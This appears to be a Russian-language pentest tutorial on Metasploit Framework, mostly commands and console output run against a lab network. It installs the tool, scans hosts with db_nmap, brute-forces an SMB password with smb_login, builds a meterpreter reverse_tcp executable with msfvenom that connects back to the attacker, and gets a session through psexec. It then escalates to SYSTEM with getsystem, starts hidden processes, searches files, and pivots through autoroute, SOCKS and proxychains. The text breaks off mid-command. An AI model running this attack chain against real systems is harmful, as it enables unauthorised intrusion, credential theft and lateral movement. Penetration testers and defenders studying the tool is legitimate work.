Как пользоваться Metasploit Framework

spy-soft.net/how-to-use-metasploit

3 июля 2020 г.

Metasploit Framework — самый масштабный и распиаренный из всех фреймворков для эксплуатации и постэксплуатации. Даже если вы не используете его сами, то наверняка встречали немало упоминаний MSF в наших статьях. Однако вводной статьи по нему на нашем сайте не было. Я попробую начать с самого начала, а заодно расскажу, как пользоваться Metasploit Framework, и дам разные практические советы.

Еще по теме: Атака Pass the Hash с помощью Metasploit и модуля PsExec

> Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный информацией из этой статьи.

Установка Metasploit Framework

В дистрибутивах, предназначенных для пентеста (к примеру, Kali или Parrot OS), этот продукт либо предустановлен, либо легко устанавливается следующей командой:

```
1  apt install metasploit-framework
```

Если же вы хотите использовать Metasploit Framework, например, в Ubuntu, то его можно установить из официального репозитория. Для этого наберите в консоли следующие директивы:


```
1  curl https://raw.githubusercontent.com/rapid7/metasploit-
2  omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb >
3  msfinstall
   sudo chmod 755 msfinstall
   sudo ./msfinstall
```

База данных Metasploit

Довольно часто пользователям Metasploit приходится ломать сети, содержащие очень много хостов. И наступает момент, когда аккумулирование всей полученной информации занимает непозволительно долгое время. Именно тогда начинаешь ценить возможность работы Metasploit Framework с СУБД PostgreSQL. Metasploit

может сам сохранять и удобно формализовать полученную информацию благодаря модулю msfdb. Для работы с базами необходимо запустить службу **postgresql** и создать базу для Metasploit.

```
1  service postgresql start
2  msfdb init
```



Сообщение msfdb об успешном создании базы данных


Проверить подключение к базе данных можно из самого фреймворка, выполнив команду **db_status**.

Успешное подключение к базе данных Metasploit

Чтобы было удобней работать с различными областями (хостами, сетями или доменами) и разделять данные для структуризации, msfdb имеет поддержку так называемого рабочего пространства. Давайте добавим новое пространство в наш проект.

```
1  > workspace -a spysoftnet
```

Теперь мы действуем в созданном рабочем пространстве. Представим, что мы находимся в сети 192.168.6.0.24. Давайте поищем в ней доступные хосты. Для этого будем использовать **Nmap**, но из Metasploit и с привязкой к текущей базе данных — **db_nmap**.



Создание нового рабочего пространства

```
1  > db_nmap -O 192.168.6.0/24
```

Сам вывод Nmap нам неинтересен: все, что нужно, будет сохранено в базе данных. К примеру, у нас есть уже все просканированные хосты и мы можем их просмотреть одним списком с помощью команды **hosts**.

```
msf5 > hosts

Hosts
=====

address         mac                name  os_name       os_flavor  os_sp  purpose  info  comments
-------         ---                ----  -------       ---------  -----  -------  ----  --------
192.168.6.129   00:0C:29:2D:E9:8F        Windows 2016                    server
192.168.6.135   00:0c:29:df:b5:3e        Linux                  2.6.X   server
192.168.6.254   00:50:56:FC:3D:EC
```

Список просканированных хостов, сохраненный в базе данных

Но заодно с хостами были сохранены и все службы, список которых у нас теперь также всегда будет под рукой. При этом мы можем посмотреть как вообще все службы на портах, так и список служб для определенного хоста.

```
msf5 > services
Services
========

host            port  proto  name          state  info
----            ----  -----  ----          -----  ----
192.168.6.129   53    tcp    domain        open
192.168.6.129   80    tcp    http          open   Microsoft IIS httpd 10.0
192.168.6.129   88    tcp    kerberos-sec  open   Microsoft Windows Kerberos server time: 2020-06-21 18:01:39Z
192.168.6.129   135   tcp    msrpc         open   Microsoft Windows RPC
192.168.6.129   139   tcp    netbios-ssn   open   Microsoft Windows netbios-ssn
192.168.6.129   389   tcp    ldap          open   Microsoft Windows Active Directory LDAP Domain: domain.dom, Site: Default-First-Site-Name
192.168.6.129   443   tcp    ssl/http      open   Microsoft IIS httpd 10.0
192.168.6.129   445   tcp    microsoft-ds  open   Windows Server 2016 Essentials 14393 microsoft-ds workgroup: DOMAIN
192.168.6.129   464   tcp    kpasswd5      open
192.168.6.129   593   tcp    ncacn_http    open   Microsoft Windows RPC over HTTP 1.0
192.168.6.129   636   tcp    ssl/ldap      open   Microsoft Windows Active Directory LDAP Domain: domain.dom, Site: Default-First-Site-Name
192.168.6.129   3268  tcp    ldap          open   Microsoft Windows Active Directory LDAP Domain: domain.dom, Site: Default-First-Site-Name
192.168.6.129   3269  tcp    ssl/ldap      open   Microsoft Windows Active Directory LDAP Domain: domain.dom, Site: Default-First-Site-Name
192.168.6.135   21    tcp    ftp           open   OpenBSD ftpd 6.4 Linux port 0.17
192.168.6.135   22    tcp    ssh           open   OpenSSH 8.2p1 Ubuntu 4 Ubuntu Linux; protocol 2.0
192.168.6.135   80    tcp    http          open   Apache httpd 2.4.41 (Ubuntu)
```

Список всех найденных служб

```
msf5 > services 192.168.6.135
Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
192.168.6.135   21    tcp    ftp   open   OpenBSD ftpd 6.4 Linux port 0.17
192.168.6.135   22    tcp    ssh   open   OpenSSH 8.2p1 Ubuntu 4 Ubuntu Linux; protocol 2.0
192.168.6.135   80    tcp    http  open   Apache httpd 2.4.41 (Ubuntu)
```

Список найденных на определенном хосте служб

У базы данных msfdb есть очень крутая возможность — сохранение всех найденных учетных данных. Об этой функции я расскажу позже, а сначала несколько слов о возможностях брутфорса, которыми располагает фреймворк. Полный список перебираемой информации для коллекционирования учетных данных можно получить следующей командой:

```
1  > search type auxiliary/scanner -S "_login"
```

```
388  auxiliary/scanner/oracle/oracle_login                          normal     No     Oracle RDBMS Login Utility
396  auxiliary/scanner/pcanywhere/pcanywhere_login                  normal     No     PcAnywhere Login Scanner
399  auxiliary/scanner/pop3/pop3_login                              normal     No     POP3 Login Utility
409  auxiliary/scanner/postgres/postgres_login                      normal     No     PostgreSQL Login Utility
426  auxiliary/scanner/redis/redis_login                            normal     No     Redis Login Utility
430  auxiliary/scanner/rservices/rexec_login                        normal     No     rexec Authentication Scanner
431  auxiliary/scanner/rservices/rlogin_login                       normal     No     rlogin Authentication Scanner
432  auxiliary/scanner/rservices/rsh_login                          normal     No     rsh Authentication Scanner
439  auxiliary/scanner/sap/sap_mgmt_con_brute_login                 normal     No     SAP Management Console Brute Force
456  auxiliary/scanner/sap/sap_soap_rfc_brute_login                 normal     No     SAP SOAP Service RFC_PING Login Brute Forcer
469  auxiliary/scanner/sap/sap_web_gui_brute_login                  normal     No     SAP Web GUI Login Brute Forcer
475  auxiliary/scanner/scada/koyo_login                2012-01-19   normal     No     Koyo DirectLogic PLC Password Brute Force Utility
500  auxiliary/scanner/smb/smb_login                                normal     No     SMB Login Check Scanner
522  auxiliary/scanner/snmp/snmp_login                              normal     No     SNMP Community Login Scanner
532  auxiliary/scanner/ssh/karaf_login                              normal     No     Apache Karaf Login Utility
537  auxiliary/scanner/ssh/ssh_login                                normal     No     SSH Login Check Scanner
538  auxiliary/scanner/ssh/ssh_login_pubkey                         normal     No     SSH Public Key Login Scanner
545  auxiliary/scanner/telnet/brocade_enable_login                  normal     No     Brocade Enable Login Check Scanner
550  auxiliary/scanner/telnet/telnet_login                          normal     No     Telnet Login Check Scanner
553  auxiliary/scanner/teradata/teradata_odbc_login    2018-03-30   normal     No     Teradata ODBC Login Scanner Module
562  auxiliary/scanner/varnish/varnish_cli_login                    normal     No     Varnish Cache CLI Login Utility
564  auxiliary/scanner/vmware/vmauthd_login                         normal     No     VMWare Authentication Daemon Login Scanner
571  auxiliary/scanner/vmware/vmware_http_login                     normal     No     VMWare Web Login Scanner
576  auxiliary/scanner/vnc/vnc_login                                normal     No     VNC Authentication Scanner
584  auxiliary/scanner/winrm/winrm_login                            normal     No     WinRM Login Utility
```

Модули для брутфорса учетных данных некоторых служб

Обратите внимание на SMB. Чтобы узнать, для чего именно предназначен определенный модуль и его описание (со ссылкой на cvedetails), а также посмотреть данные, которые нужно передать в качестве параметров, следует воспользоваться командой **info**.


```
1  info auxiliary/scanner/smb/smb_login
```

```
Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  ABORT_ON_LOCKOUT  false            yes       Abort the run when an account lockout is detected
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false            no        Add all passwords in the current database to the list
  DB_ALL_USERS      false            no        Add all users in the current database to the list
  DETECT_ANY_AUTH   false            no        Enable detection of systems accepting any authentication
  DETECT_ANY_DOMAIN false            no        Detect if domain is required for the specified user
  PASS_FILE                          no        File containing passwords, one per line
  PRESERVE_DOMAINS  true             no        Respect a username that contains a domain name.
  Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
  RECORD_GUEST      false            no        Record guest-privileged random logins to the database
  RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT             445              yes       The SMB service port (TCP)
  SMBDomain         .                no        The Windows domain to use for authentication
  SMBPass                            no        The password for the specified username
  SMBUser                            no        The username to authenticate as
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
  THREADS           1                yes       The number of concurrent threads (max one per host)
  USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false            no        Try the username as the password for all users
  USER_FILE                          no        File containing usernames, one per line
  VERBOSE           true             yes       Whether to print output for all attempts

Description:
  This module will test a SMB login on a range of machines and report
  successful logins. If you have loaded a database plugin and
  connected to a database this module will record successful logins
  and hosts so you can track your access.

References:
  https://cvedetails.com/cve/CVE-1999-0506/
```


Описание модуля smb_login

Давайте выберем этот модуль, зададим название домена, имя пользователя, интересующий нас хост и список паролей.

```
msf5 > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.6.129
msf5 auxiliary(scanner/smb/smb_login) > set SMBUser root
msf5 auxiliary(scanner/smb/smb_login) > set PASS_FILE /home/ralf/tmp/pass.txt
msf5 auxiliary(scanner/smb/smb_login) > set SMBDomain DOMAIN
msf5 auxiliary(scanner/smb/smb_login) > run
```



Настройка модуля smb_login



Обнаруженный smb_login пароль для целевого пользователя

Если найденный пользователь — администратор, Metasploit сообщит нам об этом, что очень удобно. Но ведь в нашей сети может быть 100 машин и даже больше, а на них наверняка запущено множество служб. Как правило, удается собрать много учетных данных, используя только модули брутфорса.

Использование msfdb позволяет не тратить время на коллекционирование всех обнаруженных логинов, хешей, паролей, так как они автоматически остаются в хранилище учетных данных, посмотреть которое можно командой **creds**.

```
msf5 > creds
Credentials
===========

host           origin         service        public  private   realm  private_type  JtR Format
----           ------         -------        ------  -------   -----  ------------  ----------
192.168.6.129  192.168.6.129  445/tcp (smb)  root    1q2w#E$R         Password
```

Хранилище учетных данных msfdb

Я описал не все функции **msfdb** (есть интеграции со сканерами Nessus и OpenVAS), а лишь те, которыми постоянно пользуется наша команда.

Получение точки опоры


Полезная нагрузка

Metasploit предоставляет большой арсенал возможностей для создания полезной нагрузки. Но нужно учитывать, что существуют разные способы внедрения этой самой нагрузки. С помощью фреймворка можно создавать как легкие пейлоады для выполнения команд и получения простого шелла, так и сложные, например meterpreter или VNC (с использованием дополнительного загрузчика).

При этом одна и та же полезная нагрузка может работать как в режиме ожидания подключения (bind), так и в режиме reverse (для бэкконнекта от целевого хоста). Стоит учитывать, что чем легче нагрузка, тем больше ее надежность и стабильность. Так, обычный шелл может быть создан с помощью AWK, jjs, Lua, Netcat, Node.js, Perl, R, Ruby, socat, stub, zsh, ksh, Python, PHP, PowerShell.

Чтобы найти нагрузку для определенного случая, используем команду **search**.

```
search payload/
```



Некоторые виды полезной нагрузки Metasploit

В большинстве случаев используется загрузчик в одном из следующих форматов: raw, ruby, rb, perl, pl, c, js_be, js_le, java, dll, exe, exe-small, elf, macho, vba, vbs, loop-vbs, asp, war. Для работы с пейлоадами в составе фреймворка имеется свой модуль — msfvenom.

Давайте для примера создадим нагрузку meterpreter типа reverse, работающую по протоколу TCP для операционной системы Windows, — это **windows/x64/meterpreter/reverse_tcp**.

```
msf5 > info payload/windows/x64/meterpreter/reverse_tcp

       Name: Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
     Module: payload/windows/x64/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x64
Needs Admin: No
 Total size: 449
       Rank: Normal

Provided by:
  skape <mmiller@hick.org>
  sf <stephen_fewer@harmonysecurity.com>
  OJ Reeves

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Description:
  Inject the meterpreter server DLL via the Reflective Dll Injection
  payload (staged x64). Connect back to the attacker (Windows x64)
```

Описание нагрузки windows/x64/meterpreter/reverse_tcp

Главными параметрами для этой полезной нагрузки будут LHOST и LPORT — адрес и порт нашего сервера для бэкконнекта. Создадим нагрузку в формате ***.exe**.

```
1  msfvenom -p [пейлоад] [параметры пейлоада] -f [формат] -o [итоговый файл]
```

```
ralf@RalfCom:~/tmp$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.6.1 LPORT=4321 -f exe -o s.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: s.exe
```


Создание нагрузки с помощью msfvenom

Исполняемый файл с нагрузкой готов. Да, у msfvenom есть еще много функций вроде задержек и кодеров, но наша команда их не использует.

Листенер

За создание листенера отвечает модуль **exploit/multi/handler**. Этому модулю нужно указать только целевой пейлоад, с которым он будет взаимодействовать, и параметры этого пейлоада.


```
> use exploit/multi/handler
> set payload windows/x64/meterpreter/reverse_tcp
> set LHOST 192.168.6.1
> set LPORT 4321
> run
```



Создание листенера

Есть быстрый способ создать такой листенер — команда укладывается в одну строку.

```
handler -p [пейлоад] -H [хост] -P [порт]
```



Создание листенера

И теперь наша задача сделать так, чтобы файл с нагрузкой был выполнен на целевом хосте.

Эксплоиты

Об используемых нами эксплоитах в обертке Metasploit Framework я расскажу кратко, так как для получения точки опоры мы используем только два из них. Это **exploit/windows/smb/psexec** и **exploit/windows/smb/ms17_010_eternalblue**. Конечно, если нам удается обнаружить уязвимые службы и для них есть эксплоиты в Metasploit, они тоже идут в дело, но такое случается редко.

В следующих разделах мы чуть подробнее разберем именно нагрузку meterpreter, так как легкие нагрузки обеспечивают доступ к обычному шеллу, а vncinject просто открывает удаленный рабочий стол. Для модуля psexec укажем полученные учетные данные, адрес целевого хоста и тип нагрузки с необходимыми параметрами.

```
1    > use exploit/windows/smb/psexec
2
3    > set payload windows/x64/meterpreter/reverse_tcp
4    > set LHOST 192.168.6.1
5    > set LPORT 9876
6
7    > set RHOSTS 192.168.6.129
8    > set SMBUser root
9    > set SMBPass 1q2w#E$R
10   > set SMBDomain domain.dom
11   > run
```

```
msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/psexec) > set LHOST 192.168.6.1
LHOST => 192.168.6.1
msf5 exploit(windows/smb/psexec) > set LPORT 9876
LPORT => 9876
msf5 exploit(windows/smb/psexec) > set RHOSTS 192.168.6.129
RHOSTS => 192.168.6.129
msf5 exploit(windows/smb/psexec) > set SMBUser  root
SMBUser => root
msf5 exploit(windows/smb/psexec) > set SMBPass 1q2w#E$R
SMBPass => 1q2w#E$R
msf5 exploit(windows/smb/psexec) > set SMBDomain domain.dom
SMBDomain => domain.dom
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.6.1:9876
[*] 192.168.6.129:445 - Connecting to the server...
[*] 192.168.6.129:445 - Authenticating to 192.168.6.129:445|domain.dom as user 'root'
[*] 192.168.6.129:445 - Selecting PowerShell target
[*] 192.168.6.129:445 - Executing the payload...
[+] 192.168.6.129:445 - Service start timed out, OK if running a command or non-servi
[*] Sending stage (201283 bytes) to 192.168.6.129
[*] Meterpreter session 2 opened (192.168.6.1:9876 → 192.168.6.129:53778) at 2020-06

meterpreter >
```

Получение сессии meterpreter

В итоге мы получаем сессию meterpreter для удаленного хоста с операционной системой Windows.

Эксплуатация и постэксплуатация

Windows

База meterpreter

Теперь я расскажу о модулях, которые мы используем, когда у нас уже имеется сессия meterpreter. Как и во множестве других фреймворков, в Metasploit присутствуют полезные команды для загрузки файлов **download** и **upload**. Для

стабильности мы можем перенести нашу сессию в другой процесс на хосте с помощью команды **migrate**. Эта команда принимает один параметр — PID целевого процесса, получить который можно из списка процессов (с помощью команды **ps**).

```
meterpreter > getpid
Current pid: 3168
meterpreter > ps -S explorer.exe
Filtering on 'explorer.exe'

Process List
============

 PID  PPID  Name          Arch  Session  User         Path
 ---  ----  ----          ----  -------  ----         ----
 140  5084  explorer.exe  x64   1        DOMAIN\root  C:\Windows\explorer.exe

meterpreter > migrate 140
[*] Migrating from 3168 to 140...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 140
```

Мигрирование в другой процесс

Также мы можем создавать свои процессы. Для этого нужно указать лишь файл (**-f**) и при желании включить интерактивный (**-i**) или скрытый (**-H**) режимы.

```
1  execute -f cmd.exe -i -H
```

```
meterpreter > execute -f cmd.exe -i -H
Process 6936 created.
Channel 6 created.
Microsoft Windows [Version 10.0.14393]
(c) ©Ы©©©©© ©©©©©©©©© (Microsoft Corporation), 2016. ©©© ©© ©©©©饭©.

C:\Windows\system32>chcp 65001
chcp 65001
Active code page: 65001

C:\Windows\system32>whoami
whoami
domain\root
```

Создание скрытого процесса cmd.exe

Кстати, проблема кодировки решается с помощью команды **cp 65001**. Опция, используемая почти всегда, — переход в контекст SYSTEM. Для этого нужно просто выполнить команду **getsystem**.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\СИСТЕМА
```

Переход в контекст SYSTEM

Очень полезна функция поиска файлов, если вам нужно найти на удаленной машине документы или архивы.

```
meterpreter > search -f *.txt
Found 344 results...
    c:\A\Новый текстовый документ.txt (249 bytes)
    c:\Новый текстовый документ.txt (613 bytes)
    c:\PowerSploit\CodeExecution\Invoke-ReflectivePEInjection_Resources\DemoDLL\DemoDLL\ReadMe.txt (1660 bytes)
    c:\PowerSploit\CodeExecution\Invoke-ReflectivePEInjection_Resources\DemoDLL_RemoteProcess\DemoDLL_RemoteProcess\ReadMe.txt (2218 bytes)
    c:\PowerSploit\CodeExecution\Invoke-ReflectivePEInjection_Resources\DemoExe\DemoExe_MD\ReadMe.txt (1696 bytes)
    c:\PowerSploit\CodeExecution\Invoke-ReflectivePEInjection_Resources\DemoExe\DemoExe_MDd\ReadMe.txt (1703 bytes)
    c:\PowerSploit\CodeExecution\Invoke-ReflectivePEInjection_Resources\ExeToInjectInTo\ExeToInjectInTo\ReadMe.txt (1731 bytes)
```

Поиск всех файлов TXT

Еще можно выполнить на взломанном хосте команду PowerShell или Python, а также загрузить PS1-файл или скрипт на Python в память. Для этого сначала запусти нужные модули, а потом выберите соответствующую команду.

```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_
powershell_execute  powershell_import   powershell_shell
```

Модуль PowerShell


```
meterpreter > load python
Loading extension python...Success.
meterpreter > python_
python_execute  python_import   python_reset
```

Модуль Python

Туннели

Одна из самых крутых возможностей Metasploit — создание туннелей. Мы можем использовать захваченный хост как мост между внешней и внутренней сетью. Обычно сначала проверяют, есть ли дополнительные сетевые интерфейсы.


```
1  > ifconfig
```



Получение адреса внутренней сети

Для обнаружения хостов мы можем посмотреть таблицу ARP.

```
1  > arp
```



ARP-таблица целевого хоста

Теперь нам необходимо построить туннель. Сначала создадим маршрут и проверим его с помощью **autoroute**.

```
1  > run autoroute -s 10.0.0.0/24
2  > run autoroute -p
```

```
meterpreter > run autoroute -s 10.0.0.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.0.0.0/255.255.255.0...
[+] Added route to 10.0.0.0/255.255.255.0 via 192.168.6.129
```

Создание маршрута

```
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.0.0.0           255.255.255.0      Session 2
```

Список созданных маршрутов

Теперь отправим сессию в фоновый режим, тем самым перейдя из оболочки meterpreter в оболочку msf.

```
1  > background
```

На следующем этапе нам нужно настроить SOCKS-прокси-сервер. За это отвечает модуль **auxiliary/server/socks4a**. В качестве параметров он принимает хост и порт (по умолчанию — **localhost:1080**).

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(windows/smb/psexec) >
```

Переход в фоновый режим

```
1  > use auxiliary/server/socks4a
2  > run
```

```
msf5 exploit(windows/smb/psexec) > use auxiliary/server/socks4a
msf5 auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 0.
msf5 auxiliary(server/socks4a) >
[*] Starting the socks4a proxy server
```

Создание SOCKS4-прокси-сервера

Чтобы вернуться обратно в оболочку meterpreter, можно воспользоваться командой **sessions** и указать номер сессии.

В качестве редиректора мы можем использовать ProxyChains. Для этого укажем адрес созданного нами прокси-сервера в файле конфигурации **/etc/proxychains.conf**.

Теперь просканируем с помощью Nmap и созданного туннеля найденный в ARP-таблице хост.

```
msf5 auxiliary(server/socks4a) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Переход в фоновый режим

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 1080
```

Файл конфигурации ProxyChains

```
1  ## proxychains -q nmap 10.0.0.5
```

```
